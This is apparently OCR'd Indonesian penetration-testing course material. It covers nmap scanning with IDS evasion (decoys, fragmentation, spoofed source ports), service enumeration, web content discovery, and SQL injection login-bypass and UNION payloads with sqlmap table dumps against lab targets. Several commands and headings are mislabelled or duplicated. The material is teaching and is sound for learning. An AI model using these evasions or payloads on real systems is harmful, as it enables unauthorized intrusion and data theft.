Port scanning adalah teknik *active reconnaissance* yang mengirim paket jaringan ke port-port target untuk menentukan status tiap port **open** (*service listening*), **closed** (*no service*) atau **filtered** (*firewall blocking*). Nmap (Network Mapper, dikembangkan oleh Gordon Lyon/Fyodor sejak 1997) adalah tool port scanning yang paling banyak digunakan. Pemahaman tentang mekanisme protokol TCP merupakan prasyarat. Semua TCP scan types adalah variasi (bagaimana response target untuk paket yang berbeda flag.



Gambar 3. TCP Method

Table 8. Port Scan Decision Matrix

Scan Type	Flag yang dikirim	Kapan digunakan
TCP Connect (-sT)	Full SYN >> SYN/ACK >> ACK	Tidak punya raw packet access
SYN/Stealth (-sS)	SYN only, RST setelah SYN/ACK	Pilihan default
FIN (-sF)	FIN flag	Bypass simple packet filters
Xmas (-sX)	FIN + URG + PSH	Fingerprinting OS behavior
NULL (-sN)	No flags	Evading specific IDS signatures
ACK (-sA)	ACK flag	Determine filtered vs unfiltered
UDP (-sU)	UDP packet	Finding DNS, SNMP, TFTP, NTP

Strategic Port Scanning

Quick Discovery
```
sudo nmap -sS -T4 --top-ports 1000 [target_IP] -oA scan_quick
```
// SYN scan, *aggressive timing, top 1000 ports*

Comprehensive TCP
```
sudo nmap -sS -p- -T4 [target_IP] -oA scan_full_tcp
```
//all TCP port, aggressive timing

UDP Discovery
```
sudo nmap -sU --top-ports 100 [target_IP] -oA scan_udp
```
//UDP scan, top 100 port

Version Detection
```
OPEN_PORTS=$(grep "open" scan_full_tcp.gnmap | grep -oP '\d+/open' | cut
-d/ -f1 | tr '\n' ',' | sed 's/,$//')
sudo nmap -sV -sC -p$OPEN_PORTS [target_IP] -oA scan_versions
```
//Service version detection, default NSE scripts

OS Detection
```
sudo nmap -O --osscan-guess [target_IP] -oA scan_os
```
//OS detection TCP/IP stack fingerprinting

Table 8. OS Fingerprinting

OS	Default TTL	TCP Windows Size	Characteristic
Linux (modern)	64	5840-65535	Variable window
Windows 10/11	128	65535	Large window
Windows Server	128	65535+	Very large window
FreeBSD	64	65535	Similar to Linux

Cisco IOS	255	4128	Small window
Solaris	255	8760	Distinctive size

2.3.3 IDS/Firewall Evasion

IDS (*Intrusion Detection System*) dan firewalls merupakan lapisan pertahanan jaringan yang bertugas mendeteksi dan memblokir aktivitas mencurigakan. IDS terbagi menjadi dua kategori utama, yaitu ***signature-based*** (pencocokan traffic dengan pola serangan yang diketahui) dan ***anomaly-based*** (mendeteksi deviasi dari baseline traffic normal). Firewall beroperasi berdasarkan *access control lists* (ACL) yang mendefinisikan traffic mana yang diizinkan. Jika IDS mendeteksi scanning di menit pertama, blue team akan:

- Block source IP
- Increase monitoring
- Potentially change configurations
- Report ke management

Ada beberapa teknik Evasion atau penghindaran IDS:

Fragmentasi (pemecahan paket)

Fragmentasi IP (RFC 791) memungkinkan paket dipecah menjadi potongan-potongan kecil yang *di-reassemble* di sisi penerima. Ketika paket terfragmentasi, signature IDS yang melakukan *shallow packet inspection* mungkin gagal mencocokkan pattern karena signature terpecah diantara multiple fragments. Banyak IDS melakukan *signature matching* pada paket individual, namun modern IDS melakukan packet reassembly.

Fragmentasi

```
# Fragmentasi paket menjadi potongan kecil
sudo nmap -f [target_IP]

# MTU Custom
sudo nmap --mtu 16 [target_IP]
```

Decoys (Berbaur dengan noise)

Decoy mengirim paket yang identik dari **multiple source IP addresses** (real maupun spoofed) bersamaan dengan packet dari IP address asli. Blue team yang memonitor traffic akan melihat scanning dari banyak IP, mengaburkan identitas scanner yang sebenarnya dan memperlambat proses investigasi.

Decoys

```
# Pengiriman probes dari banyak source IP, dengan generate 10 random decoy IPs
sudo nmap -D RND:10 [target_IP]

# Specify decoys manual
sudo nmap -D 192.168.56.100,192.168.56.101,ME,192.168.56.102
```

```
192.168.56.20
```

Timing (Pelan dan rendah)
IDS/IPS sering menggunakan *threshold-based detection*, jika jumlah paket dari satu source melebihi ambang batas dalam periode waktu tertentu, alert ditrigger. Volume traffic tetap di bawah threshold deteksi dengan memperlambat scan rate.

Timing

```
# Timing template T0-T5
sudo nmap -T0 -sS [target_IP] -p 22,80,443
sudo nmap -T2 -sS [target_IP] --scan-delay 500ms
```
//T0 menggunakan satu probe setiap 5 menit, T2 polite timing dan 500ms delay antar probes

Manipulasi Source Port
Banyak firewall dikonfigurasi dengan aturan yang mengizinkan traffic dari source port tertentu (53/DNS, 80/HTTP, 443/HTTPS, etc) karena dianggap sebagai *legitimate return traffic*. Teknik ini mengeksploitasi konfigurasi firewall yang terlalu permisif.

Source port manipulate

```
# Manipulasi menggunakan 53 sebagai source port
sudo nmap -g 53 [target_IP]
```

Custom Packets NMAP
Nmap memungkinkan manipulasi header IP dan TCP secara granular, termasuk TTL, checksum, dan flag combinations. Teknik ini digunakan untuk *fingerprinting* dan mendeteksi keberadaan *intermediary devices* (IDS, proxies, load balancers).

Custom packet NMAP

```
# SYN packet dengan IP TTL rendah
sudo nmap --ttl 64 -sS [target_IP]
```

2.3.4 Pemetaan Topologi Jaringan

Network topology mapping adalah proses mengubah data scanning mentah (daftar host, port, service) menjadi **model arsitektural** yang menggambarkan hubungan antar komponen infrastruktur target. Target pemetaan digunakan untuk memperluas hipotesis tentang infrastruktur, termasuk:


- Segmentasi jaringan
- Gateway dan choke points
- Trust relationships
- Single points of failure

Building Network Map

Aliran traffic
```
traceroute 192.168.56.20
```

Traceroute nmap
```
sudo nmap -sS --traceroute 192.168.56.20 -oA trace_results
```

Compile hasil scan
```
cat scan_quick.nmap scan_full_tcp.nmap scan_udp.nmap scan_versions.nmap
```



Gambar 4. Example net map

3 Enumeration and Attack Mapping

3.1 Deep-Dive Serv Enumeration

Scanning dan enumerasi adalah dua fase berbeda secara fundamental dalam methodology *reconnaissance*. Scanning memberikan informasi kuantitatif (e.g., port yang terbuka, etc) sedangkan enumerasi memberikan informasi kualitatif (e.g., apa yang bisa dilakukan dengan service yang ditemukan, etc). Scanning menemukan pintu, enumerasi menentukan apakah pintu terkunci, siapa yang memegang kunci dan apa yang ada dibalik pintu tersebut. Untuk setiap service yang ditemukan, enumerasi mengikuti pola framework seperti PTES, OWASP, dan lainnya tentang versi yang berjalan, *default credentials*, *misconfiguration*, informasi yang bisa di ekstrak dan koneksi/relasi dari sebuah service.

3.1.1 Enumerasi SMB/CIFS

SMB (*Server Message Block*) adalah protokol layer 7 (application layer) yang beroperasi pada TCP port 445 atau 139 melalui NetBIOS dan menyediakan *shared access ke files, printers* dan *serial ports* dalam jaringan. Dikembangkan oleh IBM pada tahun 1983 dan diadopsi serta diperluas oleh Microsoft sebagai CIFS (*Common Internet File System*), SMB menjadi tulang punggung komunikasi jaringan windows. SMB memiliki tiga versi utama dengan implikasi kerentanan yang berbeda:

- SMBv1 (1996), versi legacy yang memiliki kerentanan kritis, menjadi vektor serangan EternalBlue/MS17-010 pada tahun 2017 yang menyebabkan WannaCry ransomware pandemic dengan kerugian global ~$4 miliar.
- SMBv2 (2006), peningkatan performa dan keamanan, tapi tetap rentan terhadap serangan seperti SMB relay, etc.
- SMBv3, mendukung enkripsi *end-to-end* dengan *secure dialect negotiation,* tetapi kerentanan SMBGhost (CVE2020-0796) yang menunjukkan kurang aman.

SMB mendukung **null session**, koneksi tanpa kredensial yang pada konfigurasi default dapat mengungkap user list, share list, password policy dan informasi domain.

SMB Enumeration

Version detection
```
nmap -p445 --script=smb-protocol [target_IP]
```

Null session test
```
smbclient -L //[target_IP] -N
```
//*List share* dan *no password* (null session)

Comprehensive enum
```
enum4linux -a [target_IP]
```
//*all enumeration* (workgroup/domain info, user list, share list, password policy, OS information, etc)

Share mapping
```
smbmap -H [target_IP]
smbmap -H [target_IP] -u '' -p ''
```

```
//permission check dan writable shares

# Vulnerability check
nmap -p445 --script=smb-vuln* [target_IP]

# Deep interaction (jika mendapatkan kredensial)
smbclient //[target_IP]/share_name -U username
//Browse file, download interesting documents

# RID Cycling (user enum tanpa credential)
crackmapexec smb 192.168.56.20 -u '' -p '' --rid-brute
//Pencarian username list untuk pass attack
```

3.1.2 SSH Analysis and Misconfiguration

SSH (*Secure shell*) RFC 4253 adalah protokol kriptografi untuk remote administration yang beroperasi pada TCP port 22. Protokol SSh menggunakan tiga layer keamanan:

- *Transport layer (encryption, integrity, server authentication)*
- *User authentication* (*password, public key, certificate-based*)
- *Connection layer (multiplexing channels)*

Miskonfigurasi SSH umum ditemukan biasanya seperti **PermitRootLogin yes** (memungkinkan bruteforce langsung ke akun root), **PasswordAuthentication yes** (memungkinkan *password-based* login, membuka vektor brute), **Weak algorithms** (Dukungan untuk cipher dan key exchange algorithms yang deprecated/*arcfour, diffie-hellman-group1-sha1*) yang memungkinkan serangan downgrade, dan **Legacy version** (SSH protocol version 1 memiliki kerentanan fundamental yang memungkinkan session hijack).

```
SSH Enumeration

# Banner grabbing
nc -nv 192.168.56.20 22 | nmap -sV -p22 [target_IP]

# SSH configuration enum via NSE
nmap -p22 --script=ssh2-enum-algos [target_IP]
nmap -p22 --script=ssh-auth-methods --script-args="ssh.user=root"
[target_IP]
// Weak algorithms, misconfig, etc

#  SSH audit (dedicated tools untuk SSH secure assessment)
ssh-audit [target_IP]

#  Test authentication
ssh [username]@[target_IP]
```

3.1.3 Enumerasi HTTP/HTTPS

HTTP (*Hypertext Transfer Protocol, RFC 2616/7230-7235*) dan HTTPS (HTTP over TLS, RFC 2818) adalah protokol layer 7 (application layer) yang menjadi fondasi komunikasi web. HTTP beroperasi pada model *request-response* (client mengirimkan request, termasuk

method, URI, headers dan body lalu server mengirimkan response termasuk *status code, headers* dan *body*). HTTPS menambahkan layer enkripsi TLS/SSL yang melindungi *confidentiality* dan *integrity* data dalam transit. HTTP adalah protokol paling sering terekspos ke internet dan menjadi **primary attack surface** dalam mayoritas offsec engagement. Menurut Verizon DBIR 2024, *web application attack* merupakan vektor serangan nomor satu dalam data breaches. Informasi diperoleh dari HTTP enum, tech stack, server conf, hidden endpoint, security header yang menjadi pondasi langsung serangan pada web aplikasi. HTTP enumeration mencakup beberapa dimensi analisis:

- **Technology fingerprinting** : Identifikasi web server (Apache, Nginx, IIS), framework (Flask, Django, Rails, etc) dan CMS (Wordpress, Drupal, etc).
- **Security header analysis** : Evaluasi konfigurasi security headers (CSP, HSTS, X-Frame-Options) yang menentukan feasibility serangan tertentu (e.g., XSS, clickjacking, MITM, etc).
- **Content discovery** : Identifikasi hidden directories, backup files, configuration files, dan admin panel yang tidak terlink dari halaman publik.
- **WAF detection** : Identifikasi Web Application Firewall yang mempengaruhi strategi payload delivery

HTTP/HTTPS Enumeration

```
# Tech fingerprinting
whatweb http://192.168.56.20

# Header analysis
curl -I http://192.168.56.20

#  WAF detection
wafw00f http://192.168.56.20

#  Directory dan file discovery
gobuster dir -u http://[target_IP] -w
/usr/share/wordlists/dirb/common.txt -x php,html,txt,bak -t 50 -o
gobuster_results.txt

feroxbuster -u http://192.168.56.20 -w
/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
--depth 3 -x php,html,js,txt -o ferox_results.txt

#  Sensitive file check
curl -s -o /dev/null -w "%{http_code}" http://[target_IP]/.git/HEAD
curl -s -o /dev/null -w "%{http_code}" http://[target_IP]/.env
curl -s -o /dev/null -w "%{http_code}" http://[target_IP]/robots.txt
curl -s -o /dev/null -w "%{http_code}" http://[target_IP]/sitemap.xml
curl -s -o /dev/null -w "%{http_code}" http://[target_IP]/.htaccess
curl -s -o /dev/null -w "%{http_code}" http://[target_IP]/phpinfo.php
curl -s -o /dev/null -w "%{http_code}" http://[target_IP]/server-status

#  NSE HTTP Scripts
nmap -p80,443 --script=http-enum,http-headers,http-methods,http-title
```

```
[target_IP]
```

3.1.4 Enumerasi SNMP

SNMP (*Simple Network Management Protocol*) RFC 1157/3416 adalah protokol layer 7 (application layer) yang beroperasi pada UDP port 161 (agent) dan 162 (trap receiver). SNMP dirancang untuk *network management* (mengumpulkan informasi operasional dari routers, switches, servers, printers dan perangkat jaringan lainnya). Arsitektur SNMP terdiri dari 3 komponen:

- Manager : Mengirim query
- Agent : Merespons query
- MIB (*Management Information Base*): Database hierarkis yang mendefinisikan data apa yang bisa di query, diidentifikasi oleh Object Identifiers/OIDs)

SNMP versi 1 dan 2c menggunakan **community strings** sebagai mekanisme otentikasi yang pada dasarnya adalah **plaintext** passwords yang dikirim tanpa enkripsi. Community string default **public** (*read-only*) dan **private** (*read-only*) masih digunakan di banyak perangkat produksi. Jika SNMP accessible dengan community string yang diketahui, informasi yang bisa diekstrak termasuk *Running processes, Installed software, network interfaces dan* IP *addresses*, *user accounts* dan *System uptime* dan *configuration*.

SSH Enumeration

```
# Check SNMP aktif
nmap -sU -p161 [target_IP] -sV

# Community string brute force
onesixtyone -c [target_IP]
//Menggunakan list dari seclist

#  Full SNMP walk (jika community string ditemukan)
snmpwalk -v2c -c public [target_IP]

#  Targeted SNMP queries (specific OIDs)
snmpwalk -v2c -c public [target_IP] 1.3.6.1.2.1.1.1.0

# User accounts
snmpwalk -v2c -c public [target_IP] 1.3.6.1.4.1.77.1.2.25

#  Running processes
snmpwalk -v2c -c public [target_IP] 1.3.6.1.2.1.25.4.2.1.2

# Installed software
snmpwalk -v2c -c public [target_IP] 1.3.6.1.2.1.25.6.3.1.2

# Open TCP ports (from SNMP perspective)
snmpwalk -v2c -c public [target_IP] 1.3.6.1.2.1.6.13.1.3

# Network interfaces
snmpwalk -v2c -c public [target_IP] 1.3.6.1.2.1.2.2.1.2
```

```
# SNMPv3 enumeration (jika v3 detected)
snmpwalk -v3 -l authPriv -u snmpuser -a SHA -A authpass -x AES -X
privpass [target_IP]
```

3.1.5 Enumerasi user via SMTP

SMTP (*Simple Mail Transfer Protocol , TFC 5321*) adalah protokol untuk pengiriman email yang beroperasi pada TCP port 25 (relay), 587 (submission) dan 465 (submission over TLS). Beberapa SMTP *command* dirancang untuk memverifikasi keberadaan user accounts. Tiga SMTP common yang relevan untuk user enum:

- VRFY (Verify) : Mengkonfirmasi apakah username/mailbox exists pada server. Response **252** (*exists*), **550** (*not found*)
- EXPN (Expand): Melakukan ekspansi mailing list, mengungkap actual recipient addresses.
- RCPT TO : Menentukan *recipient email*. Jika VRFY *disable*, perbedaan response antara valid dan invalid recipient tetap dapat digunakan untuk enumeration.

```
SMTP Enumeration

# Banner grabbing & capability detection
nmap -p25,587,465 --script=smtp-commands [target_IP]

# Manual verification
nc -nv [target_IP]

#  Automated enumeration
smtp-user-enum -M VRFY -U /usr/share/seclists/Usernames/Names/names.txt
-t [target_IP]

smtp-user-enum -M RCPT -U
/usr/share/seclists/Usernames/top-usernames-shortlist.txt \
    -D targetdomain.com -t [target_IP]

#  Check for open relay
nmap -p25 --script=smtp-open-relay [target_IP]
```


3.2 Attack Surface Mapping

Attack Surface Map adalah representasi visual dan tekstual dari seluruh entry points, vulnerabilities dan *attack paths* yang telah diidentifikasi. Dalam term NIST SP 800-115, *attack surface map and management* adalah tahap *analysis* data mentah yang dikonsolidasikan menjadi ***actionable deliverable*.**

3.2.1 Attack Tree

Attack tree adalah model formal untuk menganalisis keamanan keseluruhan, diperkenalkan oleh Bruce Schneier (1999) dalam paper ***"Attack Trees: Modeling Security Threats."*** Attack tree menggunakan representasi hierarkis dimana **root node** merupakan objective utama (e.g., "*Gain Initial Access*") dan **leaf nodes** merupakan langkah-langkah individual yang diperlukan untuk mencapai objective tersebut. Setiap node dalam *attack tree* memiliki

atribut, termasuk *Probability of success, Cost, Technical difficulty, Detection risk.* Attai trees juga digunakan dalam framework MITRE ATT&CK sebagai dasar untuk memetakan *technique sequences* (*attack chains*) yang menggambarkan bagaimana adversary bergerak dari initial access ke objective akhir.



Gambar 4. Example Attack Tree

3.2.2 Prioritizing Entry Points

Prioritas dalam penentuan *entry points* yang paling memungkinkan diantara semua temuan berbasis scoring matrix yang memungkinkan keputusan objektif tentang **entry point mana yang dieksploitasi terlebih dahulu.** PTES dan OWASP memberikan advokasi prinsip *risk-based*

Table 8. Priorities based on 5 dimensions

Criteria	Scoring	Explanation
Exploit reliability	1-5	Stabilisasi exploit (*PoC available*)
Access level gained	1-5	*Shell access (5) vs info disclosure (1)*
Detection risk	1-5 (inverted)	Likely detected (1) vs stealthy (5)
Prerequisites	1-5 (inverted)	Many prereqs (1) vs non (5)
Time to exploit (TTE)	1-5 (inverted)	Days (1) vs minutes (5)

Berdasarkan tabel diatas total score ditentukan dari ranking prioritas dan skor tertinggi untuk menentukan *entry point* pertama.

Aplikasi web merupakan permukaan serangan utama bagi perusahaan modern. Menurut laporan investigasi kebocoran data Verizon 2023, aplikasi web terlibat dalam 26% dari semua kebocoran data, menjadikannya vektor serangan utama yang dimanfaatkan oleh aktor ancaman. Aplikasi web dirancang untuk dapat diakses secara publik dan menjadikannya titik masuk alami bagi penyerang. Web application security testing adalah proses sistematis untuk mengidentifikasi, mengeksploitasi dan memvalidasi vulnerabilities dalam application layer

3.3 Web Attack Surface Intelligence

Web application adalah software application yang diakses melalui web browser dan jaringan, memanfaatkan teknologi HTML, CSS dan JS untuk UI dan HTTP/HTTPS untuk transport protokol. Web Attack Surface Intelligence adalah sebuah proses cognitive mapping berdasarkan dari reconnaissance yang berjalan, kategori cognitive mapping seperti dan intelligence strategy step dari DOJ, seperti dibawah ini:

- Tech Stack
- Trust Boundaries
- Data Flow
- Privilege Model

3.3.1 Fingerprinting dilakukan untuk mengetahui setiap stack teknologi memiliki vulnerability profile yang berbeda, seperti PHP dan MySQL (e.g., SQL Injection, File Inclusion, Type Juggling), Python dan SQLite (e.g., SQL Injection, SSTI, Command Injection), Java dan Spring (e.g., Desentralization, SpEL Injection, XSS), Node.js dan MongoDB (e.g., NoSQL Injection, Prototype Pollution, SSRF), .NET dan MSSQL (e.g., SQL Injection, ViewState Deserialization, XXE). Fingerprinting terbagi menjadi 2:

Passive Fingerprinting

Observasi dilakukan tanpa sentuhan langsung melalui analisis HTTP Response Header. HTTP header berisi informasi yang dijalankan/digunakan oleh masing-masing web

Table 9. *General Header type*

Header	Intelligence Value
Server	Web server dan versi (e.g., Apache, Nginx, IIS, Werkzeug)
X-Powered-By	Backend language/framework (e.g., PHP, ASP.NET, Express)
Set-Cookie	Session implementation (e.g., PHPSESSID, PHP, JSESSIONID, Java, connect.sid, Node.js)
X-AspNet-Version	Versi spesifik .NET
X-Generator	CMS identification (WordPress, Drupal)
Content-Security-Policy	Security maturity indicator
X-Frame-Options	Clickjacking protection status
Strict-Transport-Security	HTTPS enforcement

Tools lain yang dapat digunakan untuk passive fingerprint adalah **Wappalyzer** (browser ekstension) untuk mengetahui stack teknologi yang digunakan.

Active Fingerprinting

Active fingerprinting dilakukan untuk mendapatkan informasi tambahan tentang target web aplikasi. Beberapa tools digunakan diantaranya

- WhatWeb
  WhatWeb dikembangkan oleh **Andrew Horton** sebagai *next-generation* web scanner yang menggunakan *plugin-based arsitektur* untuk mendeteksi lebih dari 1800+ untuk teknologi web. Whatweb memiliki 4 level agregasi untuk melakukan kontrol intensitas proses deteksi.

Table 10. *General Header type*

Level	Header	Intelligence Value	Use Case
1	Stealthy	Single HTTP GET, analysis response headers/body	OPSEC-Sensitive env
2	Unused	Reserved untuk future use	-
3	Aggressive	Multiple requests, menguji semua plugins active	Normal pentest workflow
4	Heavy	BF check, cookies, auth test	Deep analysis, high noise

Whatweb CLI

```
# Basic fingerprinting (aggression level 1 - stealthy)
whatweb [http://target.com]

# Verbose mode (menampilkan semua plugins dan confidence level
whatweb -v [http://target.com]

#  Automated enumeration
whatweb -a 3 [target.com]
```

- Nikto
  Nikto dikembangkan oleh **Chris Sullo** dan **David Lodge** sebagai *open-source* web server scanner dengan fokus pada **server misconfiguration dan information disclosure**. Nikto mendeteksi *environmental weaknesses* untuk peningkatan attack surface. Nikto menggunakan **LibWhisker** (library HTTP scanning dengan anti-IDS capability yang menyediakan IDS evasion technique (e.g., encoding, case variation, directory self-reference), HTTP protocol manipulation (header randomization, request smuggling prevention) dan Cookie/authentication handling untuk authenticated scans.

Nikto CLI

```
# Basic scan (non-intrusive, HTTP methods check)
nikto -h http://192.168.56.20:5000

# Verbose mode (menampilkan semua plugins dan confidence level
```

```
whatweb -v [http://target.com]

# Automated enumeration
whatweb -a 3 [target.com]
```

3.3.2 Content Discovery

Content discovery adalah proses menemukan file, direktori, portal admin atau *backup* tersembunyi yang tidak terlihat publik untuk mengidentifikasi celah keamanan. Banyak diantara web aplikasi yang menyembunyikan path tertentu. *Hidden Content* ada karena:

- Development artifacts (e.g., debug pages, test endpoint, staging configs)
- Administrative interfaces (e.g., admin panels, monitoring dashboards)
- Deployment leftovers (e.g., .git directory, .env file, backup file, etc)
- Forgotten features (e.g., deprecated endpoint yang tidak di hapus)
- Documentatoin (e.g., API docs, swagger UI, changelog)

Menurut bug bounty statistics dari HackerOne, 18% kerentanan kritikal ditemukan di hidden */admin* endpoints dan jalur tersembunyi (e.g., `/admin`, `/debug`, `/api/v1`, `/swagger`, `/.git`, `/.env`).

3.3.3 Wordlist-Based Discovery Tools

ffuf (fuzz faster u fool), dikembangkan oleh **Joona Hoikkala (a.k.a. @joohoi)** pada tahun 2019 sebagai **modern replacement** untuk **DirBuster** dan **DirSearch** dengan fokus pada speed dan flexibility, ditulis dalam bahasa **Go** yang memanfaatkan **goroutine-based concurrency model** mampu menangani 1.000 lebih permintaan paralel, 10-20 kali lebih cepat dari tool Python berbasis *threat*. Fleksibilitasnya memungkinkan fuzzing yang dapat dilakukan pada path, parameter, header dan *virtual host*.

- URL path : `https://target.com/FUZZ`
- URL parameters : `http://target.com/page/id=FUZZ`
- HTTP headers : `X-Forwarded-For: FUZZ`
- POST data : `username=admin&password=FUZZ`
- Virtual host : `Host: FUZZ.target.com`

ffuf menjadi *universal fuzzing tool* karena fleksibilitas yang dapat dilakukan.

```
FFUF CLI

# Basic dir discovery
ffuf -u http://[target:port]/FUZZ -w /usr/share/wordlists/dirb/common.txt

# Filtered Discovery
ffuf -u http://[target:port]/FUZZ -w /usr/share/wordlists/dirb/common.txt
-mc all -fs 0

# Recursive Discovery
ffuf -u http://[target:port]/FUZZ -w /usr/share/wordlists/dirb/common.txt
-recursion -recursion-depth 2

# File ekstension Discovery
ffuf -u http://192.168.56.20:5000/FUZZ -w
```

```
/usr/share/wordlists/dirb/common.txt -e .py,.bak,.old,.conf,.sql,.db,.log
```

Gobuster (Spesialis Directory/DNS brute) dikembangkan oleh **OJ Reeves** sebagai **purpose-build directory** dan **DNS brute-forcing tool** dengan arsitektur yang dioptimasi untuk speed over flexibility, gobuster menggunakan **Simpler request pipeline**,

Gobuster CLI

Direktori brute
```
gobuster dir -u http://[target:port] -w
/usr/share/wordlists/dirb/common.txt -t 50
```

Status code filtering
```
gobuster dir -u http://[target:port] -w
/usr/share/wordlists/dirb/common.txt -t 50 -b 302,404
```

3.3.4 Parameter Discovery

Parameter Discovery adalah systemic process untuk identifikasi, enumerasi dan analisis dari semua input vectors yang diterima oleh web aplikasi, termasuk parameter terlihat (string kueri, bidang formulir, etc), parameter tersembunyi (header HTTP, cookies, etc) dan parameter yang tidak umum (e.g., debug flags, administrative controls, etc). *Directory* dan *pages* adalah **containers** dan *parameters* adalah **injection points**. Setiap parameter yang menerima user input adalah potensi gateway ke kerentanan.

Parameter Discovery CLI

Arjun (bekerja dengan pengiriman request tanpa parameter dan mengirim request dengan kandidat parameter, jika response berbeda, parameter diproses oleh server dan FOUND)
```
arjun -u http://192.168.56.20:5000/search
```

Custom Wordlist
```
arjun -u http://[target:port]/search -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.
txt
```

Parameter *discovery* dari halaman yang tersedia
```
curl -s http://[target:port]/login | grep -iE
"input|name=|type=|hidden|form"
```

4 Web Application Exploitation and Security

4.1 Injection Mastery - Breaking the trust boundary

Injeksi adalah upaya penyerang untuk mengirim data ke aplikasi dengan cara akan mengubah arti perintah yang dikirim ke interpreter. Injeksi adalah paradigma arsitektural yang fundamental, pencampuran data pengguna dengan kode eksekusi dalam satu saluran komunikasi. Ketika developer menulis `query = f"SELECT * FROM users WHERE name={user_input}"`, dimana developer bermaksud user_input sebagai data, tapi SQL engine tidak mengetahuinya, SQL engine hanya mengetahui satu string dan mengeksekusi semua (tidak membedakan mana data dan mana code), hanya mengeksekusi, misalnya dimana penyerang mengirim "101 OR 1=1", ketika dimasukkan ke dalam query SQL, data ini mengubah artinya untuk mengembalikan semua catatan (bukan hanya satu). Ada banyak interpreter di lingkungan web pada umumnya (e.g., SQL, LDAP, Command Injection, SSTI, XXE, LDAP Injection, etc) yang berakar dari satu kesalahan yang sama **tidak adanya pemisahan antara kode dan data**.

Best Practices

```
# VULNERABLE: Code dan Data dicampur
query = f"SELECT * FROM users WHERE name = '{user_input}'"

# SECURE: Code dan Data TERPISAH
query = "SELECT * FROM users WHERE name = :name"
result = db.execute(query, {"name": user_input})
```

Versi secure, SQL engine menerima dua hal **terpisah**, *query structure* **(CODE)** dan parameter values (DATA), engine mengetahui bahwa `:name` adalah placeholder untuk DATA, sehingga apapun isi `user_input` (termasuk sintaks SQL) diperlakukan sebagai DATA, bukan CODE.

4.1.1 SQL Injection

SQL Injection pertama kali dipublikasikan oleh **Jeff Forristal** di Phrack Magazine pada **Desember 1998**. Lebih dari 25 tahun kemudian atau hingga kini, SQL injection masih merupakan salah satu *vulnerability* paling *devastating*.

SQL Fundamental

```
# SELECT: Mengambil data dari database
SELECT username, email FROM users WHERE Id=1;

# WHERE Filter berdasarkan kondisi
SELECT * FROM users WHERE username = 'admin' AND password = 'secret';

# UNION: Menggabungkan hasil dari dua query
SELECT username FROM users UNION SELECT table_name FROM
information_schema.tables;

# ORDER BY: Mengurutkan hasil
```

```
SELECT * FROM users ORDER BY id;
```

Lab Practice

[1. Auth Bypass]

```
# Comment-based bypass
curl -X POST http://[target:port]/login -d
"username=admin'--&password=doesntmatter"

# OR-based bypass
curl -X POST http://[target:port]/login \
    -d "username=' OR '1'='1'--&password=doesntmatter"

# OR with specific user ===
curl -X POST http://[localhost:port]/login \
    -d "username=admin' OR '1'='1&password=' OR '1'='1"
```

[2. UNION Exploitation]
UNION menggabungkan hasil dari dua SELECT queries

```
# tentukan jumlah kolom
# Identifikasi kolom
test' UNION SELECT 1,2,3,4,5--"

# Extract Database Metadata
test' UNION SELECT 1,name,sql,4,5 FROM sqlite_master WHERE type='table'--

# Extract Actual Data
a' UNION SELECT 1,username,password,email,role FROM users--
```

4.1.2 **SQLMap** (Automate SQL Inject)

SQLMap dikembangkan oleh **Bernardo Damele A. G.** dan **Miroslav Stampar** sejak 2006 sebagai *open-source* automated SQL injection and database takeover tools. SQLMap menggunakan *multi-phase* fingerprinting DBMS, identifikasi teknik injeksi (UNION, *error-based*, *boolean*, *time-based*) dan evasi WAF via randomisasi case, encoding, atau komentar. SQLMap sangat noise karena melakukan

- Testing setiap injection point (URL params, POST data, cookies, headers)
- Testing setiap injection technique (UNION, Boolean, Time, Error, Stacked)
- Melakukan fingerprinting DBMS dengan 45 lebih probe payloads
- Melakukan enumerasi databases/tables/columns (recursive queries)

SQLMAP Basic Usage

```
# Setelah mengkonfirmasi /search vulnerable secara manual
sqlmap -u "http://[target:port]/search?q=test" --batch
```

```
# List databases
sqlmap -u "http://[target:port]/search?q=test" --dbs --batch

# List tabel dalam  database
sqlmap -u "http://[target:port]/search?q=test" -D vulnerable_app --tables
--batch

# Dump tabel spesifik
sqlmap -u "http://[target:port]/search?q=test" -D vulnerable_app -T users
--dump --batch

# POST Brute login
sqlmap -u "http://[target:port]/login"
--data="username=admin&password=pass" --batch

SQLMap Reduce Noise

# Tentukan DBMS (skip fingerprinting phase, reduce sekitar 40 requests)
sqlmap -u "..." --dbms=sqlite

# Tentukan teknik (skip unused technique)
sqlmap -u "..." --technique=U

# Tentukan point injeksi (skip parameter testing)
sqlmap -u "..." -p id

# Gunakan sesi sebelumnya
sqlmap -u "..." --batch --flush-session  // Clear cache first run
sqlmap -u "..." --batch                  // Resume using cached detection
```

4.1.3 OS Command Injection

